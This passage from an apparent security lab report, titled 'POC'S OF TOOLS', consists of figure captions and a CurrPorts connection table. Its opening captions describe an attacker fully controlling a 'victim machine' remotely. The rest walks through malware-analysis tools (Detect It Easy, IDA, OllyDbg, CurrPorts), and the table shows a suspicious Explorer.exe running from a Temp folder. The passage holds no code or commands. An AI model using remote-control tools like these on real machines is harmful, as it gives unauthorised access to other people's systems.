



Fig.3.3 Then go to url we want to browse on the victim machine



POC'S OF TOOLS


Fig. 3.4 the screen of the victims machine which attacker access it totally



POC'S OF TOOLS


4. DIE

Fig.4.1 Open detect it easy tool on windows 11



POC'S OF TOOLS


Fig.4.2 scan the file on windows 11



POC'S OF TOOLS

6. IDA

Fig.6.1 Open the IDA tool



POC'S OF TOOLS

Fig.6.2 Then go to new scan and open the file for scan






Fig.6.3 opening the file and scanning the file we get the following result



POC'S OF TOOLS


7. OLLYDBG

Fig.7.1 Open the OllyDbg tool



POC'S OF TOOLS


Fig.7.2 Go to file section and choose the file for scan and here's the result



POC'S OF TOOLS

8. CURRPORTS

Fig.8.1 This is CurrPorts Dashboard




The screenshot displays the CurrPorts application window. The main table lists various processes and their network connections. The columns include Process, Local Port, Protocol, Local Address, Remote Address, Remote Port, Remote Host, State, Sent Bytes, Received Bytes, Sent Packets, Received Packets, Process Path, Product Name, and File Description. The table shows connections for processes like Explorer.exe, AvastSvc.exe, chrome.exe, ipfs.exe, jhl.service.exe, kcmd.exe, lsass.exe, msedge.exe, nessusd.exe, and nmap.exe. The status bar at the bottom indicates 97 total ports and 3 remote connections.

Process	Local P...	Proto...	Local P...	Local Addr...	Remot...	Remote Ad...	Remote Host	State	Sent Bytes	Received B...	Sent Pac...	Receive...	Process Path	Product Name	File Description
Explorer.exe	12984	TCP	34633	192.168.1.85	5553	192.168.1.85	Syn-Sent						C:\Users\knush\AppData\Local\Temp\Explor...		
AvastSvc.exe	4524	TCP	2865	192.168.1.85	443	https	23.55.108.8	Establish...					AvastSvc.exe		
AvastSvc.exe	4524	TCP	27275	127.0.0.1		0.0.0.0		Listening					AvastSvc.exe		
AvastSvc.exe	4524	TCP	29246	192.168.1.85	80	http	23.55.108.32	Close W...					AvastSvc.exe		
AvastSvc.exe	4524	TCP	29560	192.168.1.85	443	https	34.159.193...	Establish...					AvastSvc.exe		
AvastSvc.exe	4524	UDP	63831	127.0.0.1									AvastSvc.exe		
AvastSvc.exe	4524	TCP	27275	127.0.0.1									AvastSvc.exe		
chrome.exe	17892	UDP	5353	0.0.0.0			KRISHNA	Listening					C:\Program Files\Google\Chrome\Appl...	Google Chrome	Google Chrome
chrome.exe	19632	UDP	52754	0.0.0.0									C:\Program Files\Google\Chrome\Appl...	Google Chrome	Google Chrome
chrome.exe	19632	UDP	58030	0.0.0.0									C:\Program Files\Google\Chrome\Appl...	Google Chrome	Google Chrome
chrome.exe	19632	TCP	12902	2401:4900:8...	5228	2404:6800:4...	se-in-1188.1e1...	Establish...					C:\Program Files\Google\Chrome\Appl...	Google Chrome	Google Chrome
chrome.exe	19632	TCP	34630	2401:4900:8...	443	https	2404:6800:4...	Establish...					C:\Program Files\Google\Chrome\Appl...	Google Chrome	Google Chrome
chrome.exe	17892	UDP	5353	0.0.0.0			KRISHNA						C:\Program Files\Google\Chrome\Appl...	Google Chrome	Google Chrome
chrome.exe	19632	UDP	52754	0.0.0.0			KRISHNA						C:\Program Files\Google\Chrome\Appl...	Google Chrome	Google Chrome
chrome.exe	19632	UDP	58030	0.0.0.0			KRISHNA						C:\Program Files\Google\Chrome\Appl...	Google Chrome	Google Chrome
ipfs.exe	5336	TCP	12491	127.0.0.1	12492	127.0.0.1	KRISHNA	Establish...					ipfs.exe		
ipfs.exe	5336	TCP	12492	127.0.0.1	12491	127.0.0.1	KRISHNA	Establish...					ipfs.exe		
jhl.service.exe	5344	TCP	49675	127.0.0.1			KRISHNA	Listening					jhl.service.exe		
kcmd.exe	5360	TCP	8351	127.0.0.1		0.0.0.0		Listening					kcmd.exe		
lsass.exe	1404	TCP	49664	0.0.0.0		0.0.0.0		Listening					lsass.exe		
lsass.exe	1404	TCP	49664	0.0.0.0			KRISHNA	Listening					lsass.exe		
msedge.exe	22016	TCP	58691	192.168.1.85	443	https	172.188.155...	Establish...					C:\Program Files (x86)\Microsoft\Edge\Appl...	Microsoft Edge	Microsoft Edge
msedge.exe	9416	UDP	5353	0.0.0.0									C:\Program Files (x86)\Microsoft\Edge\Appl...	Microsoft Edge	Microsoft Edge
msedge.exe	9416	UDP	5353	0.0.0.0			KRISHNA						C:\Program Files (x86)\Microsoft\Edge\Appl...	Microsoft Edge	Microsoft Edge
msedge.exe	17996	UDP	5353	0.0.0.0									C:\Program Files (x86)\Microsoft\EdgeWebV...	Microsoft Edge WebVie...	Microsoft Edge W...
msedge.exe	20592	UDP	52834	0.0.0.0									C:\Program Files (x86)\Microsoft\EdgeWebV...	Microsoft Edge WebVie...	Microsoft Edge W...
msedge.exe	17996	UDP	57146	0.0.0.0									C:\Program Files (x86)\Microsoft\EdgeWebV...	Microsoft Edge WebVie...	Microsoft Edge W...
msedge.exe	25880	TCP	50511	2401:4900:8...	5222	2a03:2880:f...	whatsapp-cdn...	Establish...					C:\Program Files (x86)\Microsoft\EdgeWebV...	Microsoft Edge WebVie...	Microsoft Edge W...
msedge.exe	17996	UDP	5353	0.0.0.0			KRISHNA						C:\Program Files (x86)\Microsoft\EdgeWebV...	Microsoft Edge WebVie...	Microsoft Edge W...
msedge.exe	20592	UDP	52834	0.0.0.0			KRISHNA						C:\Program Files (x86)\Microsoft\EdgeWebV...	Microsoft Edge WebVie...	Microsoft Edge W...
msedge.exe	17996	UDP	57146	0.0.0.0			KRISHNA						C:\Program Files (x86)\Microsoft\EdgeWebV...	Microsoft Edge WebVie...	Microsoft Edge W...
nessusd.exe	6712	TCP	8834	0.0.0.0		0.0.0.0		Listening					nessusd.exe		
nessusd.exe	6712	TCP	16375	127.0.0.1	16376	127.0.0.1	KRISHNA	Establish...					nessusd.exe		
nessusd.exe	6712	TCP	16376	127.0.0.1	16375	127.0.0.1	KRISHNA	Establish...					nessusd.exe		
nessusd.exe	6712	TCP	16384	127.0.0.1	16385	127.0.0.1	KRISHNA	Establish...					nessusd.exe		
nmap.exe	6712	TCP	16385	127.0.0.1	16384	127.0.0.1	KRISHNA	Establish...					nmap.exe		

POC'S OF TOOLS

9. TCPVIEW

Fig.9.1 This is TCView Dashboard

